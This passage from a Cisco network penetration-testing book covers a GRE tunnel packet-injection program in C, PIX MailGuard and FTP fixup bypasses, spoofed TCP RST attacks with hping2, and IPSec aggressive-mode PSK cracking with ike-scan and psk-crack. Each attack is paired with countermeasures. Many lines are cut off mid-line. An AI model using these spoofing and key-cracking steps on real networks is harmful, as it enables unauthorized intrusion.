memcpy(&(ip_my->saddr.s_addr),
 &(packet_ifconfig.ip.s_addr),IP_ADDR_LEN);
memcpy(&(ip_my->daddr.s_addr),&(cfg.victim),IP_ADDR_LEN);
/* we have to compute the checksum ourselves, because there
 * that will do this for us */
ip_my->check=chksum((u_char *) (ip_my),sizeof(iphdr_t));

ping=(icmp_ping_t *) (packet+sizeof(iphdr_t)*2+sizeof(grehdr

```



```

ping->icmp.type=ICMP_ECHO;
ping->echo.identifier=0x22;
ping->icmp.checksum=chksum((u_char *)ping,sizeof(icmp_ping_
/* send the test packet */

sendpack_IP4(socket,packet,psize);
close(socket);

return 0;
}

```

Don't expect the code to compile straight away; you would need to set up the IRPAS suite from the Phenoelit Tools section. Download and untar the IRPAS, save the above program in the IRPAS directory under `gre.c`, and open the `Makefile`. You would need to add the `gre.o` and `gre` in the `OBJECTS` and `PROGRAMS` definitions, and also add the following lines, which would determine the compilation of the `gre.c`:

```

gre.o: gre.c packets.h protocols.h
 ${CC} ${CFLAGS} -c gre.c
gre: gre.o libpackets.a
 ${CC} ${CFLAGS} -o gre gre.o -lpackets ${CLIBS}

```

At this point, each time you need to execute an attack against a particular target, you would need to change the values in `gre.c` describing the prerequisites of the attack and recompile the tool.

```
VICTIM, ROUTER_A and ROUTER_B
```

Once such a packet is received by the branch router, it will get decapsulated and the forged IP packet would be passed along the routing table of the router and to the victim. The branch router would perform a check on the source address of the GRE packet prior to decapsulation, but since it was faked as coming from the main office router, it would be accepted and passed through.

Once the packet reaches the victim machine, the ICMP echo response is generated and sent back to the IP address specified, which is our sniffing

machine on the Internet. In our case, the default route for all traffic lies through the main office router, so the packet gets sent back via the GRE tunnel to the main office, from where it is forwarded to our host. You should not expect the arriving packet to have the a.a.a.5 IP address, since the private addresses would be translated via Network Address Translation (NAT) by the router at the main office, so you would have to "tune" your tcpdump sniffing session to catch it. Then you should see a response from the victim host.

The attack is really simple: just execute `# ./gre` and switch over to the tcpdump "listening station" for the response. Here is what appears on the router receiving the packet:

```
025620: 15:55:22: IP: s=a.a.a.1 (Tunnel0), d=v.v.v.1 (Etherr
025621: 15:55:22: IP: s=v.v.v.1 (Ethernet0/1), d=a.a.a.1 (Tu
```

And here is the output from the listening station, where you can see the ICMP response:

```
15:55:22.553968 IP xxx.xxx.xxx.1 > a.a.a.1: icmp 64: echo re
```


Although such an attack sounds quite simple to implement, there is no guarantee that it would work in 100 percent of the cases. It depends on the setup of the network and configuration of the firewall. However, the rules for the tunneled internal traffic are usually much more relaxed, and you have a good chance of breaking in this way. Even though you might not get the response from the victim the first time, it does not mean that the packets are not getting to the host. In this example, the target host might have blocked the pings or the ICMP echo response would have not been allowed to the outside of the LAN by a router or a firewall. Depending on your aim, it is still possible to root the target box by utilizing techniques not requiring bidirectional communication with the victim.

## Countermeasures Against GRE Attacks

Nowadays, a person running an unencrypted GRE tunnel over the

## Countermeasures

Internet would be considered careless at least. The best way to protect your communication is by utilizing proper encryption and authentication, or you can also employ Access Control Lists (ACLs) on the firewall that would apply to the traffic coming out of the tunnel. It is not that difficult, after all, to employ at least the Pre-Shared Key (PSK) IPsec to protect the contents of the GRE-encapsulated packet and thwart an attacker. We will cover attacks against Cisco IPsec setups later in this chapter.

 Previous

Next 

 Previous

Next 

# CISCO FIREWALL PENETRATION

A properly configured and up-to-date PIX firewall is practically impossible to penetrate. Typically, a remote attacker would start by trying to identify the device performing the firewalling functions and trying to exploit the device itself, gradually moving toward mapping out the rules of the firewall and finding an exploitable niche that was unnoticed by the firewall administrator—most likely a misconfiguration.

Apart from the specialized PIX firewall device, every major hardware device in the Cisco product range offers some form of blocking the hostile traffic. Most often, an attacker would face a firewall guarding the perimeter of the network, and in most cases, the key element in a Cisco-centric end-to-end security solution would be the Cisco Secure PIX firewall.

Even though one would expect Cisco Secure PIX firewalls to be flawless with regard to security, this is not exactly the case. During the life of this product, several vulnerabilities were discovered that could lead to DoS conditions or tricking the firewalling functions of the device. We have paid closer attention to the DoS-related flaws in [Chapter 11](#); here we focus specifically on the other types of vulnerabilities that might allow us to bypass the protection offered by the device.

## Attacking PIX Protocol Fixups

An internal part of the PIX advanced protocol handling process is performed via a mechanism called *protocol fixups*. Such fixups operate as an application-aware agent rather than a true proxy, and in most cases the fixup protocol monitors the control channel of the application to prevent known protocol violations and respond to the dynamic needs of the protocols when necessary.

## Attacking PIX MailGuard



## Attack

Popularity:	6
Simplicity:	8
Impact:	8
<b>Risk Rating:</b>	<b>7</b>

One of the vulnerabilities discovered in 2000 allows tricking the MailGuard functionality of the mail server. Such functionality can be useful to protect the mail server that supports execution of potentially dangerous SMTP commands such as `VERFY` or `EXPN`. The PIX protecting the mail server intercepts requests directed to the mail server, allowing only the minimal necessary SMTP commands, as described in the RFC 821 subsection 4.5.1, to pass through, returning the response of "500 command unrecognized" to the client. This way, even the security-unaware system administrator configuring the SMTP server is protected against making basic mistakes in its configuration. It is possible to bypass this fixup in the earlier versions of the PIX OS by sending out a `DATA` command before submitting the minimal necessary information required to process the message.

For example, you can enter `DATA` before specifying the `rcpt to` and the server would return "503 valid RCPT command must precede DATA," requiring you to fill in header information; however, the fixup assumes that you are already typing the body of the message, thus allowing an extended set of potentially dangerous SMTP commands to pass through.

An example of such a communication is shown here:

```
220 mail.arhont.com ESMTP Exim 4.50 Fri, 12 May 2005 23:15:40 +01
hello arhontus
250 mail.arhont.com Hello arhontus.arhont.com [xxx.xxx.xxx.xxx]
mail from: kos@arhont.com
250 OK
data
503 valid RCPT command must precede DATA
rcpt to: andrew@arhont.com
```

data  
 354 Enter message, ending with "." on a line by itself

## PIX MailGuard Countermeasures

### Countermeasures

Although this vulnerability is rather old—affected PIX OS versions should be older than 4.4(7.204), 5.1(4.209), 5.2(5.207), 5.3(1.206), and 6.0(1.101)—it is still possible to find some firewalls running vulnerable versions of the firmware. You should upgrade to the latest version of the PIX OS; best of all, keep your SMTP server secure.


## Attacking PIX FTP Fixup

### Attack

<i>Popularity:</i>	6
<i>Simplicity:</i>	8
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>7</b>

Another vulnerability present in the earlier versions of the PIX OS and related to the advanced protocol handling modules is found in the fixup protocol FTP. In particular, it is related to the way passive FTP is handled by the firewall. The FTP protocol is a two-channel communication, in which one channel is used for FTP control commands while the other is utilized for an actual data transmission. While the FTP control channel is predetermined and is

established to port 21 of the FTP server, the data channel is negotiated between the client and server in each particular case. During the *standard* (or *active*) FTP mode, the client tells the server a high-order port that it opened is ready to receive the data; then the server initiates the connection to this high-order port from the source port 20. The *passive* mode FTP uses a different mechanism of setting up the data channel (see [Figure 13-2](#)). When the data is requested from a server, the client asks the server if it accepts the PASV connections, and the server returns a high-order port to which the client should initiate the connection from its own high-order port.



**Figure 13-2:** An overview of the active and passive FTP connection exchange

If the `fixup protocol ftp` configuration is applied, it is possible to exercise the vulnerability to alter the state table of the firewall utilizing an error message returned by the internal FTP server, thus opening a separate unauthorized connection through the firewall and circumventing defined security policies. During the passive mode data channel negotiation, the firewall extracts the information about which port the server expects the



client to connect to transfer the data by listening to the 227 message with the port number specified in the first 4 bytes of the packet. It might be possible for an attacker to manipulate the FTP session in such a way that the error returned by the FTP server would have the string 227 as the first 4 bytes of the packet. The easiest way to achieve this is by decreasing the MTU of the connection. In this way, the firewall would interpret the actual error response of the FTP server as the passive reply that specifies the port number and would allow direct connections to this port.

## PIX FTP Fixup Countermeasures

### Countermeasures

It is fair to say that PIX Secure firewall was not unique and other firewall manufacturers, such as Firewall-1, suffered from the same vulnerability. This vulnerability was fixed in PIX OS versions starting from 4.2(5)205\*\*, 4.4(4)202\*\*, 5.0(3)202\*\*, and 5.1(1)207\*\*, so make sure that you don't use obsolete and vulnerable PIX OS.

## TCP RESET Attacks Against PIX Firewalls

### Attack

<i>Popularity:</i>	9
<i>Simplicity:</i>	6
<i>Impact:</i>	6
<i>Risk Rating:</i>	7

A common vulnerability found in pretty much all the lines of Cisco products

that have a TCP stack is the ability to reset established TCP connections that are terminated on a device. Such a vulnerability could be of paramount importance to the IOS-based routers that are involved in Border Gateway Protocol (BGP) communications that rely on a persistent TCP session between BGP peer entities. An attacker can potentially use this vulnerability to disrupt the underlying TCP session, causing routing tables to be rebuilt or causing "route flapping." This has a lesser effect on PIX firewalls, since you would not find many situations in which the PIX acts as a terminating node of the TCP connection, but it can be a nuisance to the system administrator by constantly kicking her off the firewall administrative session if remote access is allowed from the same side from which the attack has originated.

For such an attack to be executed, the attacker needs to know the source and destination IP as well as the TCP source and TCP destination port number. In most cases, a person attacking the firewall would have a pretty clear idea of the IPs involved in the communication as well as the destination port number, while the remaining source port would have to be known or guessed. Since the majority of the operating systems use a rather predictable algorithm for assigning a source port number of the connection, it is possible to send out various port number combinations—or, in other words, bruteforce the TCP source port of the connection. Additionally, an attacker needs to know or guess the matching sequence number that would fall within a window specified by the acknowledgment identifier—also not a trivial task—but the sequence number would have to be bruteforced by an attacker for the attack to succeed. By using various fingerprinting techniques, an attacker might tune the bruteforcing task by optimizing the parameters specific to different implementations of the TCP stack in the different Cisco operating system versions. By sending a single packet with the correct information and a SYN or RST flag set, an attacker can reset an established TCP session. The impact of such a vulnerability varies depending on the situation and protocols used over TCP. Cisco recommends upgrading vulnerable versions of the OS to mitigate this vulnerability. Consult [http://www.cisco.com/en/US/products/products\\_security\\_advisory09186a0080](http://www.cisco.com/en/US/products/products_security_advisory09186a0080) for more information.

You can use several utilities to send custom TCP packets. One of the most

widely used tools is hping2, which can be obtained from <http://www.hping.org>.

You can change various parameters of the generated packet; the help output is shown next:

```
arhontus / # hping2 --help
usage: hping host [options]
-h --help show this help

-v --version show version
-c --count packet count
-i --interval wait (uX for X microseconds, for example -i u1000000
--fast alias for -i u10000 (10 packets for second)
-n --numeric numeric output
-q --quiet quiet
-I --interface interface name (otherwise default routing inter
-V --verbose verbose mode
-D --debug debugging info
-z --bind bind ctrl+z to ttl (default to dst port)
-Z --unbind unbind ctrl+z

Mode
default mode TCP
-0 --rawip RAW IP mode
-1 --icmp ICMP mode
-2 --udp UDP mode
-8 --scan SCAN mode.
 Example: hping --scan 1-30,70-90 -S www.target.
-9 --listen listen mode

IP
-a --spooft spoof source address
--rand-dest random destination address mode. see the man.
--rand-source random source address mode. see the man.
-t --ttl ttl (default 64)
-N --id id (default random)
-W --winid use win* id byte ordering
```

-r --rel relativize id field (to estimate host  
 -f --frag split packets in more frag. (may pass weak a  
 -x --morefrag set more fragments flag  
 -y --dontfrag set dont fragment flag  
 -g --fragoff set the fragment offset  
 -m --mtu set virtual mtu, implies --frag if packet size  
 -o --tos type of service (default 0x00), try --tos help  
 -G --rroute includes RECORD\_ROUTE option and display the rc  
 --lsrr loose source routing and record route  
 --ssrr strict source routing and record route  
 -H --ipproto set the IP protocol field, only in RAW IP mode

ICMP

-C --icmptype icmp type (default echo request)  
 -K --icmpcode icmp code (default 0)  
 --force-icmp send all icmp types (default send only supporte  
 --icmp-gw set gateway address for ICMP redirect (default  
 --icmp-ts Alias for --icmp --icmptype 13 (ICMP timestamp)  
 --icmp-addr Alias for --icmp --icmptype 17 (ICMP address su  
 --icmp-help display help for others icmp options

UDP/TCP

-s --baseport base source port (default random)  
 -p --destport [+] [+]<port> destination port(default 0) ctrl+z  
 -k --keep keep still source port  
 -w --win winsize (default 64)  
 -O --tcpoff set fake tcp data offset (instead of tcphdr1  
 -Q --seqnum shows only tcp sequence number  
 -b --badcksum (try to) send packets with a bad IP checksum  
 many systems will fix the IP checksum sending t  
 so you'll get bad UDP/TCP checksum instead.  
 -M --setseq set TCP sequence number  
 -L --setack set TCP ack  
  
 -F --fin set FIN flag  
 -S --syn set SYN flag  
 -R --rst set RST flag

```

-P --push set PUSH flag
-A --ack set ACK flag
-U --urg set URG flag
-X --xmas set X unused flag (0x40)
-Y --ymas set Y unused flag (0x80)
--tcpxitcode use last tcp->th_flags as exit code
--tcp-timestamp enable the TCP timestamp option to guess the HZ

```

#### Common

```

-d --data data size (default is 0)
-E --file data from file
-e --sign add 'signature'
-j --dump dump packets in hex
-J --print dump printable characters
-B --safe enable 'safe' protocol
-u --end tell you when --file reached EOF and prevent re
-T --traceroute traceroute mode (implies --bind and --
--tr-stop Exit when receive the first not ICMP in tracerc
--tr-keep-ttl Keep the source TTL fixed, useful to monitor ju
--tr-no-rtt Don't calculate/show RTT information in tracerc

```

#### ARS packet description (new, unstable)

```

--apd-send Send the packet described with APD (see docs/AF

```

The following command would generate a single TCP SYN packet with source port 1037, destination port 22, with a sequence number 15:

```

arhontus / # hping2 -I eth0 -a 192.168.50.5 -s 1037 -p 22 --syn -
setseq 0x0000000f 192.168.50.7

```

A vulnerability of similar nature affecting only PIX firewalls is caused by the inability of the PIX firewall to distinguish between a genuine and a forged TCP RST packet. The connections originating or terminating at the firewall device are unaffected; it is possible to reset a connection that passes through the PIX. Again, the source and destination IP as well as the TCP source and TCP destination port numbers have to be known for the attacked connection. When a firewall receives a packet with a set RST flag, it searches for a match in the state table and if a match is found, the associated connection is reset. The attacker does not need to know the

relevant sequence number, since it is not stored in the state table. The consequences of this attack are similar to what we described earlier, and all PIX OS versions prior to 4.4(5) and 5.1(2) should be upgraded to more recent versions to avoid this. Although the vulnerability is rather old, the upgrade to the newer versions was postponed by quite a few system administrators, since the attack on the state table was considered to be impractical and the upgrade required an additional investment of upgrading firewall RAM to the amount necessary to run the newer PIX OS versions. So you are quite likely to meet such vulnerable systems in the wild.

Progressing to the higher end device classes, Cisco Catalyst 6500 series switches and Cisco 7600 series routers with Firewall Services Module (FWSM) blades are affected by the vulnerability that allows TCP traffic to bypass certain access list entries that are intended explicitly to filter out this particular traffic.

A sample configuration provided by Cisco in its advisory to illustrate the vulnerability is shown here:

```
FWSM#show filter
filter https except 0.0.0.0 0.0.0.0 10.1.3.0 255.255.255.0
filter ftp except 0.0.0.0 0.0.0.0 10.1.3.0 255.255.255.0
filter url except 0.0.0.0 0.0.0.0 10.1.3.0 255.255.255.0
filter url http 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0
filter ftp 21 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0
filter https 443 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0
```

In this example, an administrator applied filtering of HTTP, HTTPS, and FTP protocols for all by passing traffic. However, the hosts on the 10.1.3.0/24 network are exempt from this filtering. Providing an attacker has a way of determining the excepted IP range, he can generate custom malicious packets that would match the except rules on the FWSM; thus, such TCP traffic can bypass access-list entries intended to filter them explicitly on any interface.

## **TCP RESET Attack Countermeasure**

## Countermeasure

To resolve this vulnerability, you would need to upgrade the FWSM firmware to version 2.3(2) or later.

 Previous

Next 

 Previous

Next 



# CISCO VPN HACKING

Increasing demands have been placed on the corporate level for secure communications over insecure public networks. The biggest proportion of the increase comes from so-called "road warriors"—users connecting to the internal corporate resources from homes, hotel rooms, and other offsite locations. Several different VPN implementations exist, with the most widely used ones being IPSec, PPTP, and Secure Sockets Layer (SSL) VPN implementations. Furthermore, two general types of encrypted VPNs exist—those providing Remote Access (RA) and those providing site-to-site connectivity.

Working with Cisco devices, it would not come as a surprise to find all three types of VPNs supported by different hardware appliances. In [Chapter 2](#) we provided sample characteristics of the VPN capabilities of PIX, ASA, IOS, and specialized VPN concentrators. The following table shows a summary of VPN technologies supported by different devices.

<b>Devices</b>	<b>Site-to-Site IPSec VPN</b>	<b>IPSec RA VPN</b>	<b>PPTP RA VPN</b>	<b>SSL RA VPN</b>
IOS / Catalyst series	Y	Y	Y	N
PIX series	Y	Y	Y	N
VPN 3000 series	Y	Y	Y	Y
ASA series	Y	Y	N	Y

## IPSec-Related Attacks

Popularity:	4
Simplicity:	4

Impact:	10
Risk Rating:	6

Most often, when talking about VPN technology, people automatically assume that it is IPSec-based. In a way this is true, since IPSec-based VPNs offer the highest level of protection for bypassing traffic and have the lowest number of vulnerabilities discovered and reported.

When searching for the devices supporting IPSec, you would look for open UDP port 500 or 4500 as well as protocol 49 (Authentication Header) or 50 (Encrypted Security Payload) support on the host. You can use our all-time-favorite Nmap to scan for the range of open ports and use the `-sO` option to check for protocol support. However, as you probably know, UDP portscanning is not as reliable as we would like it to be, and the ICMP type 3 (Destination unreachable) code 2 (Protocol unreachable) are often blocked by the intermediate routers. One of the ways we can enumerate such hosts is by sending a legitimate IPSec request.

One of the utilities that comes in helpful is the `ike-scan`, developed by NTA Monitor Ltd. and hosted at <http://www.nta-monitor.com/ike-scan/>. Here's an example:

```
dyno ike-scan-1.7 # ./ike-scan
Usage: ike-scan [options] [hosts...]
```

Target hosts must be specified on the command line unless the `--f` provided, in which case the targets are read from the specified file.

The target hosts can be specified as IP addresses or hostnames. You can use `-I IPnetwork/bits` (for example, `192.168.1.0/24`) to specify all hosts in the network (network and broadcast addresses included), and `-I Ipstart-1 IPend` (for example, `192.168.1.3-192.168.1.27`) to specify all hosts in the inclusive range.

The following output from the `ike-scan` tool shows options for specifying target hosts. These options may be used both on the command line and also in the `-f` file option. For the following options, a letter or word in angle brackets indicates a required argument.

<f>) denotes a value or string that should be supplied. The correct should indicate the meaning of this value or string. When supplying a string, do not include the angle brackets. Text in square brackets means that the enclosed text is optional. This is used for text that has an optional argument.

--help or -h                    Display this usage message and exit.

--file=<fn> or -f <fn>

Read hostnames or addresses from the specified file instead of from the command line. One name or IP address per line. Use "-" for standard input.

--sport=<p> or -s <p>

Set UDP source port to <p>, default=500, 0=random. Some IKE implementations require the client to use UDP source port 500 and will not talk to other ports. Note that superuser privileges are normally required to use non-zero ports below 1024. Also only one process on a system may bind to a given port any one time.

--dport=<p> or -d <p>

Set UDP destination port to <p>, default=500. UDP port 500 is the standard port number for ISAKMP and this is the port used by most if not all IKE implementations.

--retry=< > or -r < >

Set total number of attempts per host to < >, default=3.

--timeout=< > or -t < >

Set initial per host timeout to < > ms, default=500. This timeout is the time between the first packet sent to each host. Subsequent timeouts are multiplied by a backoff factor which is set with --backoff.

--interval=< > or -i < >

Set minimum packet interval to < > ms, default=75. This controls bandwidth usage by limiting the rate at which packets can be sent. The outgoing packet interval will be no smaller than this number. The outgoing packet size of 364 bytes (20 bytes IP hdr + 8 bytes UDP hdr + 336 bytes IKE payload) is the default transform set is used, or 112 bytes if a single custom transform is used.

specified. Therefore for default transform set: 50=58240bps, 80= for custom transform: 15=59733bps, 30=35840bps. The interval specifies milliseconds by default, or in microseconds if "u" is appended to

--backoff=<b> or -b <b>

Set timeout backoff factor to <b>, default=1.50. The per-host timeout is multiplied by this factor after each timeout. So, if the number is 3, the initial per-host timeout is 500ms and the backoff factor is then the first timeout will be 500ms, the second 750ms and the third

--verbose or -v

Display verbose progress messages. Use more than once for greater verbosity. Show when each pass is completed and when packets with invalid checksums are received.

Show each packet sent and received and when hosts are removed from the scan. Display the host, Vendor ID and backoff lists before scanning starts.

--quiet or -q

Don't decode the returned packet. This prints less protocol information. The output lines are shorter.

--multiline or -M

Split the payload decode across multiple lines. With this option, for each payload is printed on a separate line starting with a tab character. This makes the output easier to read, especially when there are many payloads.

--lifetime=<s> or -l <s>

Set IKE lifetime to <s> seconds, default=28800. RFC 2407 specifies a default, but some implementations may require different values. If <s> is 0, then no lifetime will be specified. You can use this option multiple times in conjunction with the --trans options to produce multiple transforms with different lifetimes. Each --trans option will use the previous lifetime value.

--lifesize=<s> or -z <s>

Set IKE lifetimes to `<s>` Kilobytes, default=0. If you specify 0, it will be unspecified. You can use this option more than once in conjunction with the `--trans` options to produce multiple transform payloads with different lifetimes. Each `--trans` option will use the previously specified

`--auth=< >` or `-m < >`

Set auth. method to `< >`, default=1 (pre-shared key). RFC defined to 5. See RFC 2409 Appendix A. Checkpoint hybrid mode is 64221. (Windows "Kerberos") is 65001. XAUTH uses 65001 to 65010.

`--version` or `-V`

Display program version and exit.

`--vendor=<v>` or `-e <v>`

Set vendor id string to hex value `<v>`. You can use this option multiple times to send multiple vendor ID payloads.

`--trans=<t>` or `-a <t>`

Use custom transform `<t>` instead of default set. `<t>` is specified as `enc[/len],hash,auth,group`. Where `enc` is the encryption algorithm, `key length` for variable length ciphers, `hash` is the hash algorithm, `auth` is the DH Group. See RFC 2409 Appendix A for details of which values are valid. For example, `--trans=5,2,1,2` specifies Enc=3DES-CBC, Hash=SHA1, Auth=pre-shared key, DH Group=2 and `--trans=7/256,1,1,5` specifies Enc=AES-256, Hash=SHA1, Auth=shared key, DH Group=5. You can use this option more than once to specify an arbitrary number of custom transforms.

`--showbackoff[=< >]` or `-o[< >]`

Display the backoff fingerprint table. Display the backoff table

`--fuzz=< >` or `-u < >`

Set pattern matching fuzz to `< >` ms, default=500. This sets the number of

`--patterns=<f>` or `-p <f>`

Use IKE patterns file `<f>`, default=/usr/local/share/ike-scan/ike-

`--vidpatterns=<f> or -I <f>`

Use Vendor ID patterns file `<f>`, default=`/usr/local/share/ike-sca`

`--aggressive or -A`

Use IKE Aggressive Mode (The default is Main Mode) If you specify then you may also specify `--dhgroup`, `--id` and `--idtype`. If you use transforms with aggressive mode with the `-trans` option, note that transforms should have the same DH Group and this should match the specified with `--dhgroup` or the default if `--dhgroup` is not used.

`--id=<id> or -n <id>`

Use `<id>` as the identification value. This option is only applicable to Aggressive Mode. `<id>` can be specified as a string, e.g. `--id=test` hex value with a leading "0x", e.g. `--id=0xdeadbeef`.

`--idtype=< > or -y < >`

Use identification type `< >`. Default 3 (ID\_USER\_FQDN). This option is only applicable to Aggressive Mode. See RFC 2407 4.6.2 for details of the types.

`--dhgroup=< > or -g < >`

Use Diffie Hellman Group `< >`. Default 2. This option is only applicable to Aggressive Mode where it is used to determine the size of the key payload. Acceptable values are 1, 2, 5, 14, 15, 16, 17, 18 (MODP

`--gssid=< > or -G < >`

Use GSS ID `< >` where `< >` is a hex string. This uses transform attribute 16384 as specified in draft-ietf-ipsec-isakmp-gss-auth-07.txt, attribute 2000 has been observed to use 32001 as well. For Windows 2000, you can use `--auth=65001` to specify Kerberos (GSS) authentication.

--random or -R

Random the host list. This option randomises the order of the host list, so the IKE probes are sent to the hosts in a random order using the Knuth shuffle algorithm.

--tcp[=< >] or -T[< >]

Use TCP transport instead of UDP. This allows you to test a host over TCP. You won't normally need this option because the vast majority of IPsec systems only support IKE over UDP. The optional value < > specifies the type of IKE over TCP. There are currently two possible values:  
= RAW IKE over TCP as used by Checkpoint (default);  
= Encapsulated IKE over TCP as used by Cisco.

If you are using the short form of the option (-T) then the value must immediately follow the option letter with no spaces, e.g. -T2 not -T 2. You can only specify a single target host if you use this option.

--tcptimeout=< > or -O < >

Set TCP connect timeout to < > seconds (default=10). This is only applicable to TCP transport mode.

--pskcrack[=<f>] or -P[<f>]

Crack aggressive mode pre-shared keys. This option outputs the aggressive mode pre-shared key (PSK) parameters for offline cracking using the "pskcrack" program that is supplied with ike-scan. You can optionally specify a file <f>, to write the PSK parameters to. If you do not specify a file the PSK parameters are written to standard output. If you are using the short form of the option (-P) then the value must immediately follow the option letter with no spaces, e.g. -Pfile not -P file. You can only specify a single target host if you use this option. This option is only applicable to IKE aggressive mode.

--nodns or -N

Do not use DNS to resolve names. If you use this option, then all

be specified as IP addresses.

Report bugs or send suggestions to [ike-scan@nta-monitor.com](mailto:ike-scan@nta-monitor.com)  
See the `ike-scan` homepage at <http://www.nta-monitor.com/ike-scan/>

As you can see, a vast number of options is available, and you can create pretty much any type of Internet Key Exchange (IKE) proposal and send it off to the server or a range of hosts on the network. In addition to packet creation, `ike-scan` can be used to finger-print hosts and determine the type of IPSec implementation they run.

Let's try it out against a Cisco 2600 series router that is waiting to respond to an IPSec connection and was configured to use DES/SHA1/MODP2 for IKE and DES/SHA1/ MODP2 for IPSec:

```
arhontus / # ike-scan --showbackoff 192.168.66.202
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ik
192.168.66.202 Main Mode Handshake returned SA=(Enc=DES Hash=SHA
 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
```

IKE Backoff Patterns:

IP Address	No.	Recv time	Delta Time
192.168.66.202	1	1117676572.724007	0.000000
192.168.66.202	2	1117676582.724615	10.000608
192.168.66.202	3	1117676592.726109	10.001494
192.168.66.202	4	1117676602.727004	10.000895
192.168.66.202	5	1117676612.728526	10.001522
192.168.66.202	6	1117676622.729242	10.000716
192.168.66.202	Implementation guess: Watchguard Firebox or Gnat		

```
Ending ike-scan 1.7: 1 hosts scanned in 110.430 seconds (0.01 hos
 1 returned handshake; 0 returned notify
```

As you can see, the `ike-scan` was able to determine one of the transform sets supported by our test host in the main exchange\_mode and identified it as running WatchGuard Firebox or Gnat Box. In fact, starting from IOS 12.2, Cisco IOS has a backoff pattern similar to these two devices.



By default, an IOS router would accept the aggressive exchange mode, unless specifically disabled with a `crypto isakmp aggressive-mode disable` command. Since we know one of the Internet Security Association and Key Management Protocol (ISAKMP) policies, let's try to force the target to switch into the aggressive exchange mode with the following command:

```
arhontus / # ike-scan -v -A --trans 1,2,1,2 --dhgroup=2 --lifeti
--id=192.168.77.6 192.168.66.202
```

```
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ik
--- Pass 1 of 3 completed
```

```
192.168.66.202 Aggressive Mode Handshake returned SA=(Enc=DES Ha
Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=3600)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection)
VID=59d8f25cf4026f1e1b8db29b5dffa0f3 VID=09002689dfd6b712 (XAUTH)
(128 bytes) ID(Type=ID_IPV4_ADDR, Value=192.168.66.202) Nonce(20
(20 bytes)
```

```
Ending ike-scan 1.7: 1 hosts scanned in 0.667 seconds (1.50 hosts
returned handshake; 0 returned notify
```

In this example, we were able to initiate the key exchange in the aggressive mode. As you might already know, PSK and the aggressive exchange mode combination is a disaster waiting to happen. Not only can the PSK of the connection be cracked, but it is also possible to consume excessive CPU cycles of the node, creating a DoS attack. We will not go into the theory explaining how the attack works, but you can read about it in more detail at <http://www.ima.umn.edu/~pliam/xauth/>; we will show the practical attack against the Cisco 2600 series router.

Once you have obtained a successful response from the server, you can save this information for offline cracking using the `-Pfilename` option. Next, fire off `psk-crack`, which is a part of the `ike-scan` suite. `psk-crack` runs a dictionary attack by default, and then continues with pure bruteforcing if the dictionary attack has failed. You can specify the dictionary file as well as the required charset and password length.

```
arhontus / # time ./psk-crack --bruteforce=5 psktest
Starting psk-crack in brute-force cracking mode
Brute force with 36 chars up to length 5 will take up to 60466176
iterations
key "janka" matches SHA1 hash ae993bf8f60afdf2fa49013dcbc03daa571
Ending psk-crack: 17759468 iterations in 140.094 seconds (126768.
iterations/sec)

real 2m20.097s
user 1m57.720s
sys 0m0.271s
```

In the bruteforcing mode, on the AMD XP 2500+, it took less than 2 minutes to discover the PSK. To improve the efficiency of the cracking process, the authors of the tool recommend you compile the suite in the following way: `./configure --with-openssl`. Thus, you can improve the speed of bruteforcing by approximately 2.5 times. Obviously, the example PSK was only five characters in length and the charset included only `0123456789abcdefghijklmnopqrstuvwxyz` characters. The usual strong password rules reign: the longer and more complex the PSK, the more difficult or even impractical it is to bruteforce, and the maximum length of the PSK on IOS-based devices can be up to 128 characters. You can further increase your chances of successfully cracking the shared key by generating a large dictionary file using John the Ripper and its ability to employ character frequency tables to get as many passwords as possible within a limited time and run it with `psk-crack`.

From the administrator's perspective, it is possible to switch from the PSK mode to the certificate-based node authentication, but it might be considered too complex and of little practical use in the site-to-site IPsec tunnel with only two participating nodes, so you are more than likely to come across PSK authentication situations when pentesting. Frankly, there is no reason for you to use the aggressive exchange mode, and a good solution to avoid security concerns associated with its use is to disable the aggressive mode and switch to the main mode exchange. Be aware that the use of PSK even in the main mode exchange can still be dangerous, but the job of the

attacker is far more difficult, since she would need to execute a man-in-the-middle attack and forge the DH public key.

Another (MS Windows-based) utility that can be used to determine vulnerable IPSec hosts is `ikeprobe.exe`. It automatically advances through various IKE transforms trying to force the responder into the aggressive mode. IKEProbe can create a proposal with the following ciphers: DES, 3DES, AES-128, and CAST. The standard MD5 and SHA1 are used for the hash function and Diffie-Helman groups 1, 2, and 5 are supported.

```
IKEProbe 0.1beta (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggressive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)
```

#### Supported Attributes

```
Ciphers : DES, 3DES, AES-128, CAST
Hashes : MD5, SHA1
Diffie Hellman Groups : DH Groups 1,2 and 5
Usage: ikeprobe.exe [peer]
```

Simply specify the peer you want to examine and fire it off.

One more tool developed by Anton Rager from Avaya Networks that is useful to have during the enumeration of IPSec networks is `IKEProber.pl`. You can use it to create various types of proposals and watch the response from the server:

```
arhontus / # perl IKEProber.pl --help
ikeprober.pl V1.13 -- 02/14/2002, updated 9/25/2002
 By: Anton T. Rager - arager.com
```

Error: Must supply options

Usage:

```
-s SA [encr:hash:auth:group]
-k x|auser value|user value [KE repeatedX times|ascii_supplied|he
-n x|auser value|user value [Nonce repeatedX times|ascii_suppliec
